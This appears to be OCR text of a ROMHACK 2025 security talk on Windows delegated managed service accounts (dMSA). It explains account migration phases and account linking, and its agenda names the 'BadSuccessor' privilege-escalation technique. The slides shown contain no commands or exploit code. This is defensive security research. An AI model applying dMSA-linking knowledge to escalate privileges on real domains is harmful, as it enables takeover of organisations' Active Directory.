The (Un)Rightful Heir: My dMSA Is Your New Domain Admin

Yuval Gordon

ROMHACK 2025

The Great Mystery of MSAs

- dMSA
- gMSA

whoami

Yuval Gordon

Security Researcher at Akamai


@YuG0rd

Agenda

- Introduction to service accounts
- Deep dive to dMSA
- BadSuccessor pre-patch
- BadSuccessor post-patch

Service accounts

Daily ticket – TGT
Ride – Service
Ride Operator – Service account



Story by Elad Shamir – Kerberos Delegation Attacks

Service accounts


Legacy service accounts

Managed service accounts (MSA\gMSA)

Why g(MSA)s Didn't Take Over

Not fully supported

Operational friction



dMSA
(delegated MSA)

"dMSA's secret can't be retrieved or found anywhere other than on the DC"


– Microsoft Documentation

Migration Flow


dMSA Migration Phases

- Start
- Wait
- Complete

Authentication Flow – before migration




dMSA Migration - start



DMSA$


Accounts are linked


svc_sql is granted
permissions on DMSA$




svc_sql

Authentication flow – during migration




ONE
WEEK
LATER...

dMSA migration – complete




DMSA$

Configurations

